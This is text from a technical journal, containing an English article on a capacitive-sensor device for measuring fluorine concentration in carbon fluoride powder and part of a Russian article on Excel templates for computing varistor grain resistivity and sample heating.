

D.P. Sivtsov, V.S. Khandetskyi

**DEVICE TO DETERMINE OF FLUORINE CONCENTRATION
IN FLUORINATED CARBON POWDERS**

Abstract. In this article is described the device for operative measuring the concentration of fluorine in the powdered carbon fluoride, which is used for manufacture of cathode material for chemical current sources. Device performs the information proceeding in digital form. The principles of the device operation, its schematics, and test results are described.

Keywords: carbon fluoride, concentration, measurements, powder, sensor, digital device.

Introduction. The development of modern electronics based on independent power supplies necessitates the development of chemical current sources (CCS). Traditional CCS based on heavy metals – zinc, lead, manganese, mercury, etc. and their compounds have some imperfections. They are environmentally hazardous, have insufficient power capacity and relatively high cost. Transition to lithium anodes allows significantly improve the energy characteristics of CCS and expand the temperature range of their work. Further improvement of lithium CCS is based on the use of new cathode materials, including the materials on the basis of *carbon fluoride* CF_x [1].

The part of the manufacturing cathodes process based on CF_x is the saturation of fine-dispersed carbon powder by fluorine (fluorination). This is performed by heating the powder of carbon at high temperature in an atmosphere of fluorine. As the degree of powder saturation by fluorine is accepted to use the value of fluorine concentration D_F%. Its evaluation is performed usually by chemical analysis of the powder samples in certain time intervals. But this method of determining the concentration of fluorine has such imperfections. Firstly, for its implementation requires trained personnel, corresponding equipment, and reagents. Secondly, it is continuous process. Thereof using the chemical analysis it is impossible to conduct the mass determinations of D_F%.

Statement of the problem. Experimental studies of the CFx samples have shown the dependence of dielectric permittivity on the DF. Therefore was designed the electronic digital device for operative mass measurements of the concentration of fluorine D_F .

The main part. To solve this problem it is essential to choose an adequate sensor for the primary measuring transducer (PMT).

According to the results of laboratory experiments it was concluded that the contact capacitive sensors is most appropriate. They provide a sufficient slope $\Delta C_S / \Delta D_F$ of primary conversion characteristic $C_S(D_F)$, where C_S is electrical capacitance of the sensor. However, the repeatability of characteristics $C_S(D_F)$ is complicated by the fact that CFx is fine-grained powder with very low density. That's why when testing the PMT must be installed in operating position so that always ensure equal conditions of interaction of electric field of sensor with the layer of powder under it. For this was designed the special mechanism with electric control that provides vertical movement of PMT, same depth of sensor's immersion into a layer of powder, the same degree of powder's compaction under sensor and full contact the working surface of sensor with powder. The sensor of the PMT used in our instruments is presented in Fig. 1.



Figure 1 – PMT with integrated to him the contact capacitive sensor:
a – general view of PMT; b – sensor (increased)

The sensor built in the form of symmetrical system of annular stainless steel electrodes, which consists of a disc of $\varnothing 6$ mm, surrounded by four concentric coplanar rings $\varnothing 13$, $\varnothing 20$, $\varnothing 27$ and $\varnothing 34$ mm.

The electrodes are tightly inserted into annular slots made in the dielectric disc. After this, the working surface of the sensor (Fig. 1) has been polished. Electrical scheme of connection between the electrodes is shown in Fig. 2.




Figure 2 – Electrical scheme of connection between the electrodes.

Explanation in text

Rings 1 and 3 form a group of high-potential electrodes. The central disc D and the rings 2 and 4 form a group of low-potential electrodes, which are bridged for AC with common "ground" of the device through the capacitor C_g . Thus, the force lines of the sensor's electrical field are concentrated in the gaps between the groups of electrodes. This provides an effective interaction of the sensor's field with powder CFx. Such interaction changes the capacitance of the sensor C_s depending on the change of the fluoride concentration DF.

Conversion ΔC_s to form of electrical signal performed as follows. In PMT are encased two oscillators - the reference oscillator and the measuring oscillator. They are realized on two microchips MC1648 [2]. The frequency of sinusoidal signal produced by oscillator on the base of MC1648, is equal to resonant frequency of external parallel LC - circuit. Namely, the frequency of the reference oscillator is determined by the capacitance of the ballast capacitor C_B , capacitance C_{VAR} of the aligning capacitor and the coil inductance L , i.e.

$$f_0 = 1/2\pi \sqrt{L(\tilde{N}B + \tilde{N}VAR)}$$

The frequency of the measuring oscillator is determined by capacitance of the ballast capacitor C_B , the sensor capacitance $C_s(DF)$, and the coil inductance L , i.e.

$$f_s = 1/2\pi \sqrt{L(\tilde{N}B + \tilde{N}S(DF))}$$

Before use of instrument, the frequency f_0 is adjusted using tuning capacitor (C_{VAR}) so that $f_0 = f_s$ when powder CFx is absent in electrical field of sensor. When instrument operate and the sensor is in layer of powder CFx the frequency f_s is reduced and arise the unbalance between frequencies of the reference oscillator and

the measuring oscillator. Thus, the value of frequencies difference $f_D = f_0 - f_S$ is the carrier of information about the concentration of fluoride DF, i.e. $f_D = f_D(DF)$.

To obtain the numerical value f_D the instrument use the scheme of digital phase-frequency discriminator (PFD). It is realized on a digital microchip AD9901 [3]. This microchip generates output sequence of pulses UOUT, whose frequency f_D depends on the time difference between input pulses of U0 and US sequences. Thus, sinusoidal signals of reference and measurement oscillators must be preliminary converted into sequence of pulses. This is implemented by digital microchip MC10116 [4]. It consists of three differential independent receivers from the communication line. Due to the built-in voltage reference source MC10116 receivers can work as a Schmitt trigger. In collection with amplification function it provides the formation of the output sequences of pulses (meanders) U0 and US with the logic levels of technology ECL, as it is necessary for microchip AD9901.

Then, in the instrument, output sequence of pulses UOUT with frequency f_D transformed in voltage U_D . But the shape of the pulses of output sequence UOUT which are making AD9901, when increase the difference between frequencies f_S and f_0 is distorted. Namely, they are appear the high-frequency pulsations by the pulses fronts. Furthermore, the number and shape of the pulsations depends on the ratio of the frequencies f_0 and f_S (Fig.3).




Figure 3 – Waveform of output pulses AD9901 in:

a – $f_S \gg f_0$; b – $f_S \ll f_0$ [3]

Therefore, output sequence of pulses from AD9901 UOUT is passed through the active filter, which provides decreasing of these pulsations. Since during the instrument operation the magnitude of the frequency difference $f_D = f_D(DF)$ can come up to 1 MHz in the required range of DF, the filter was realized on the basis of broadband op-

erational amplifier AD8055AN [5]. After filtration the pulses of sequence UOUT are transformed to logic levels of ECL using differential receiver of the microchip MC10116 mentioned above.

Transformation of the frequency f_D to voltage U_D is implemented on the base of converter KA331 [6]. The microchip provides linear transformation with 0.01% of accuracy in the frequency range 1Hz...100 kHz. Accordingly, the frequency f_D of the pulses of sequence UOUT must be in this range. To this effect it is divided by 10, therewith use the synchronous decimal counter 500ИЕ10137 [7]. Voltage levels of pulses of this sequence changed to use in limits of the voltage range of converter KA331 i.e. ECL - TTL by applying microchip 500ИУ125 [7]. Output voltage of the converter is used for further processing of the measuring information with the ultimate aim to image the testing results DF in digital form NDF . For this at first is adjusted the transform function " $U_D - DF$ " in accordance with a predetermined range $[D_{MIN}, D_{MAX}]$ using operations of its displacement and rotation in a coordinate system $[f_D, U_D]$ (see. below). These operations are implemented by the two microchips OR07CP which are precise operational amplifiers [8]. To display a number value NDF , which is numerically equal to the concentration of fluorine DF according to the adjusted transform function " $U_D - DF$ " we applied the analog to digital converter ICL7107 [9] (3.5 - decimal digits), and the digital display contained four 7-segment indicator RL-D5623 [10].

The operation of the device is explained by functional scheme shown in Fig. 4. Here: 1 – measuring oscillator with the sensor 2; 3 –reference oscillator; 5,6 – blocks for forming of pulse sequences; 7 –phase-frequency discriminator; 8 – filter to suppress high-frequency noise; 9 – block for forming of pulse sequences;10 - frequency-to-voltage convertor; 11 – block for adjustment of transform function; 12 – ADC; 13 – digital display.

Obtained results. When designed the device we used 9 samples of fluorinated carbon powder CF_x. The concentration of fluorine DF [%] in the samples were previously obtained by chemical analysis: 25.55; 35.76; 36.66; 39.34; 41.95; 45,00; 49.05; 61.10. These values were chosen based on the needs of the technological process of carbon fluorination.

The measurement results obtained by applying of the designed device demonstrate the following.





Figure 4 – Functional scheme of instrument (simplified)

Without adjusting unit (pos. 11 in Fig. 4) transform function " $D_F - N_{DF}$ " is linear: $N_{DF} = 0,872 \cdot D_F [\%] + 22,82$. But the obtained numeric values N_{DF} not correspond the real values $D_F [\%]$. When applied the block for adjustment of the transform function was obtained the function (fig 5), which is close to the ideal $N_{DF} = D_F [\%]$, namely: $N_{DF} = 0,9621 \cdot D_F [\%] - 0,0317$, accuracy of approximation $R^2 = 0,9588$.

Figure 5 – Transform function " $D_F - N_{DF}$ "

Conclusions. The device for operative measurements of concentration of fluorine in the fluorinated carbon powder was developed. Integral error which includes the errors caused by inaccuracy setting of the primary measuring transducer PMT on the powder and compaction of powder under the load of PMT when it immerse into thickness of powder, not more 10%.

Application of the device allows to reduce the number of required chemical analyzes when manufactory of fluorinated graphite powder, to carry out the operative mass testing of significant amounts of powder and detect heterogeneity of fluoridation in a carbon powder material.

REFERENCES

1. Онищенко Д.В., Цветников А.К., Попович А.А., Курявый В.Г. Синтез новых катодных материалов для литиевых химических источников тока. –ДВО РАН. Институт химии. – Access mode: <http://zhurnal.apelarn.ru/articles/2007/118.pdf>
2. MC1648. Access mode: <http://pdf1.alldatasheet.com/datasheet-pdf/view/199123/MOTOROLA/MC1648.html>
3. AD9901. Access mode: <http://pdf1.alldatasheet.com/datasheet-pdf/view/48624/AD/AD9901.html>
4. MC10116.–Access mode: <http://pdf1.alldatasheet.com/datasheet-pdf/view/173980/ONSEMI/MC10116.html>.
5. AD8055/ AD8056. – Access mode: <http://pdf1.alldatasheet.com/datasheet-pdf/view/48395/AD/AD8055AN.html>.
6. KA331 – Access mode: <http://www12.airchildsemi.com/ds/KA/KA331.pdf>.
7. Нефедов А.В. Интегральные микросхемы и их зарубежные аналоги: Справочник. Т. 3. [Text] / Нефедов А.В. – М.: ИП РадиоСофт, 2000. – 576 с.
8. Ultralow offset voltage operational amplifiers. – Access mode: http://www.mit.edu/~6.301/OP07_a.pdf.
9. 3^{1/2} Digit, LCD/LED Display, A/D Converters ICL7106, ICL7107, ICL7107S. – Title from screen: <http://pdf1.alldatasheet.com/datasheet-pdf/view/177761/INTERSIL/ICL7107CPLZ.html>.

А.И. Ивон, В.Ф. Истушкин, Р.И. Лавров

**КОМПЬЮТЕРНАЯ ОБРАБОТКА ДАННЫХ ПРИ
ОПРЕДЕЛЕНИИ УДЕЛЬНОГО ЭЛЕКТРИЧЕСКОГО
СОПРОТИВЛЕНИЯ ЗЕРНА В ВАРИСТОРНЫХ
МАТЕРИАЛАХ**

Аннотация. Для осциллографического способа определения удельного электрического сопротивления зерна в варисторных материалах ρ_g разработана методика обработки данных с помощью программы Microsoft Office Excel. Созданы шаблоны для Microsoft Excel, предназначенные для расчета ρ_g и температуры перегрева образца варистора при воздействии импульса напряжения по данным сканирования растровых изображений осциллограмм.

Введение. Важным параметром, определяющим эксплуатационные характеристики варисторов в области сильного электрического тока, является удельное электрическое сопротивление зерна варисторной керамики ρ_g [1]. В работе [2] предложен осциллографический метод определения ρ_g , использующий одиночный экспоненциальный импульс напряжения. Поскольку метод основан на концепции дифференциального сопротивления, для корректной его реализации требуется высокая точность определения мгновенных значений напряжения по осциллограммам. Ранее было показано [3], что при сканировании растровых изображений аналоговых осциллограмм с помощью графического редактора Adobe Photoshop или специально разработанной для этой цели программы, можно обеспечить точность определения мгновенных значений напряжения с относительной погрешностью не превышающей $\pm 1,5\%$.

При определении удельного электрического сопротивления зерна варисторной керамики значительный объем данных, полученных при сканировании осциллограмм, требует больших затрат времени на их обработку. Существенно упростить обработку данных и снизить затраты времени позволяет программа для работы с электронными таблицами Microsoft Office Excel.

© Ивон А.И., Истушкин В.Ф., Лавров Р.И., 2015

Постановка задачи. Целью работы является создание методики обработки в Microsoft Excel данных при определении удельного сопротивления зерна варисторной керамики и разработка шаблонов таблиц для этой методики.

Основная часть. Метод, предложенный в работе [2], основан на использовании зависимости удельного дифференциального сопротивления ρ_{dif} варисторной керамики от плотности тока J , которая описывается выражением:

$$\rho_{dif} = \rho_g + A^* J^{-1}, \quad (1)$$

где A^* – постоянная величина.

Согласно (1) имеет место линейная зависимость между дифференциальным сопротивлением варисторной керамики, найденным по вольтамперной характеристике (ВАХ), и обратной величиной плотности электрического тока. Поэтому, построив по участку ВАХ зависимость $\rho_{dif} = f(J^{-1})$ и линейно экстраполировав ее к $J^{-1} = 0$ можно найти удельное сопротивление зерна ρ_g .

Для получения участка ВАХ образца варисторной керамики в области сильного электрического тока метод использует одиночный экспоненциальный импульс напряжения

$$U(t) = U_0 \exp(-t/\tau), \quad (2)$$

где U_0 – амплитуда импульса, t – время, τ – постоянная времени.



Рисунок 1 – Схематическое изображение осциллограмм напряжения и тока

На рис.1 схематически показаны осциллограммы напряжения и тока, регистрируемые с помощью запоминающего двулучевого осциллографа. Осциллограмма тока регистрируется, как падение напряжения на прецизионном резисторе $R_T = 1$ Ом, включенном последовательно с образцом. Осциллограммы на рис. 1 представляют ВАХ образца варистора, которая задана в параметрическом виде, где параметром является время. Для определения удельного сопротивления зерна выбирают участки осциллограмм, лежащие в интервале вре-

мени $t_{min} \leq t \leq t_{max}$. Эти участки используют для построения зависимости (1). Участки разбивают на одинаковые интервалы времени $\Delta t = t_2 - t_1$, соответствующие моментам времени $t_i = (t_2 + t_1)/2$. Для этих

моментов времени находят значения тока I_i и дифференциального сопротивления R_{dif} , используя формулы:

$$I_i = (I_1 + I_2)/2, \quad (3)$$

$$R_{dif} = (U_1 - U_2)/(I_1 - I_2). \quad (4)$$

На основании известных значений площади S и толщины образца L , значения R_{dif} и I_i приводятся к удельным величинам ρ_{dif} и J , строится зависимость (1) и путем линейной экстраполяции к $J^{-1} = 0$ определяется значение ρ_g .

Для получения растровых изображений аналоговых осциллограмм применяют цифровую фотокамеру. Полученные таким образом графические файлы, позволяют извлечь необходимую информацию, с помощью Adobe Photoshop или специальной программы для сканирования растровых изображений [3].

Результатом сканирования являются координаты точек растрового изображения осциллограмм, по которым можно найти значения напряжения в этих точках, используя предварительно определенный масштаб напряжения [3]. Погрешность в этом случае не превышает $\pm 1,5\%$. При сканировании участка осциллограммы регистрируется массив значений координат в пикселях (координата по горизонтали – время t_i , по вертикали – напряжение U_i или ток I_i). Этот массив может быть обработан с помощью программы Microsoft Excel для построения зависимости $\rho_{dif} = dE/dJ = (dU/dI)(S/L)$ от обратной плотности тока J^{-1} . В этом случае удобно использовать предварительно созданные в Microsoft Excel шаблоны. Пример такого шаблона показан на рис. 2.

Массив сканированных данных для ввода в шаблон представляется как двумерная матрица из 10 строк и 6 столбцов. На рис. 2 столбцы этой матрицы обозначены как $t_1, I_1, U_1, t_2, I_2, U_2$. В столбцах шаблона $J, 1/J, dE/dJ, R_{дин}, R_{ст}, betta$ применяются формулы, обеспечивающие расчет $J, 1/J, \rho_{dif} = dE/dJ$, динамического и статического сопротивлений $R_{дин} = (U_1 - U_2)/(I_1 - I_2), R_{ст} = (U_1 + U_2)/(I_1 + I_2)$, а также коэффициента нелинейности варистора $betta = R_{ст}/R_{дин}$. По данным столбцов шаблона $1/J, dE/dJ$ в Microsoft Excel строится зависимость (1). При построении этой зависимости используется опция «Добавить линию тренда», которая обеспечивает проведение прямой линии через полученные расчетные точки методом наименьших квадратов. Эта линия нужна для выполнения линейной экстраполяции при определении значения ρ_g .

Вид окна программы Microsoft Excel после построения зависимости (1) показан на рис. 3. Выбрав на прямой линии две точки с координатами ρ_{1dif} , $1/J_1$ и ρ_{2dif} , $1/J_2$, можно выполнить расчет ρ_g по формуле:

$$\rho_g = \rho_{1dif} - 1/J_1 \cdot \frac{\rho_{1dif} - \rho_{2dif}}{1/J_1 - 1/J_2}. \quad (5)$$

Эта формула для шаблона, показанного на рис. 3, применяется в ячейке, которую предваряет надпись «Расчет удельного электрического сопротивления зерна». После подстановки в формулу указанных выше координат, Microsoft Excel обеспечивает вывод в ячейку значения удельного сопротивления зерна ρ_g .




Рисунок 2 – Шаблон Microsoft Excel для обработки массива данных, полученного после сканирования растровых изображений осциллограмм напряжения и тока

В настоящей работе сканирование растровых изображений осциллограмм, для получения исходного массива данных, выполнялось

с шагом 25 пикселей по оси времени (интервал времени 3 мкс). Для расчета дифференциального сопротивления образца $\Delta U/\Delta I = (U_1 - U_2)/(I_1 - I_2)$ использовались отсчеты напряжения и тока, отстоящие друг от друга на интервал 75 пикселей по оси времени.

Измерительный импульс напряжения вызывает разогрев образца варисторной керамики. Температуру перегрева ΔT в любой момент времени t можно найти по растровым изображениям осциллограмм напряжения и тока. Их сканирование, начиная с момента подачи импульса, с заданным по времени шагом $\Delta t = t_i - t_{i+1}$ позволяет получить массивы напряжения $U(t_i)$, $U(t_{i+1})$ и тока $I(t_i)$, $I(t_{i+1})$.




Рисунок 3 – Шаблон Microsoft Excel для построения зависимости

$$\rho_{dif} = f(J^1). \text{ Построение выполнено по данным, представленным на рис. 2}$$

Эти массивы позволяют рассчитать температуру перегрева образца, если учесть, что за время действия импульса заметного рассеивания тепла не происходит, поскольку постоянная времени импульсов напряжения, используемых для измерения ρ_g мала (не более

350 мкс). В этом случае вся мощность, выделяемая электрическим током, идет на нагрев образца. Тогда, если мгновенный ток и напряжение имеют значения $I(t)$ и $U(t)$, то за бесконечно малый интервал времени dt в образце выделится энергия $dW(t) = U(t)I(t)dt$, которая приведет к увеличению его температуры на величину, определяемую соотношением:

$$d\Delta T(t) = \frac{U(t)I(t)dt}{c_T d_m SL}, \quad (6)$$

где c_T и d_m удельная теплоемкость и плотность варисторной керамики; S , L – площадь и толщина образца, соответственно.

Выполнив интегрирование (6) по времени можно найти температуру перегрева образца $\Delta T(t)$ в момент времени t :

$$T(t) = \frac{1}{c_T d_m SL} \int_0^t U(t)I(t)dt. \quad (7)$$

Интеграл в соотношении (7) вычисляется методом трапеций, используя массивы напряжения $U(t_i)$, $U(t_{i+1})$ и тока $I(t_i)$, $I(t_{i+1})$. Расчетное соотношение для температуры перегрева ΔT в момент времени t в этом случае имеет вид:

$$\Delta T(t) = \frac{1}{2c_T d_m SL} \sum_{i=1}^N (U(t_{i+1})I(t_{i+1}) + U(t_i)I(t_i))(t_{i+1} - t_i), \quad (8)$$

где $N = t/\Delta t$, $\Delta t = t_{i+1} - t_i = \text{const}$.

Для получения массивов $U(t_i)$, $U(t_{i+1})$, $I(t_i)$, $I(t_{i+1})$ сканирование было выполнено с шагом 25 пикселей. Обработка проводилась в Microsoft Excel с использованием опции меню «сумма» Σ для вычисления суммы в выражении (8). Вид шаблона для вычисления температуры перегрева показан на рис. 4.

Массивы сканированных данных в пикселях для времени, тока и напряжения вводятся в столбцы шаблона t_i , I_i и U_i , соответственно. В столбцах шаблона t_i , P_i , dT_i применяются формулы, которые по масштабам и элементам массивов t_i , I_i и U_i вычисляют мгновенные значение времени t_i , мощности $P_i = U(t_i)I(t_i)$ и приращения температуры $dT_i = (U(t_i)I(t_i) + U(t_{i+1})I(t_{i+1}))(t_{i+1} - t_i)/(2c_T d_m SL)$.

Для вычисления температуры перегрева образца $\Delta T(t_{i+1})$ в момент времени t_{i+1} с начала подачи импульса напряжения, из столбца шаблона dT_i копируется подгруппа значений вплоть до момента времени t_{i+1} . К этой подгруппе применяется опция меню «сумма» Σ . Вы-

полняется суммирование приращений температуры, дающее искомое значение $\Delta T(t_{i+1})$. На рис. 4 максимальная температура перегрева образца варистора при измерении ρ_g , получена суммированием всех значений столбца dT_i . Эту температуру можно видеть после строки текста «Максимальная температура перегрева =».

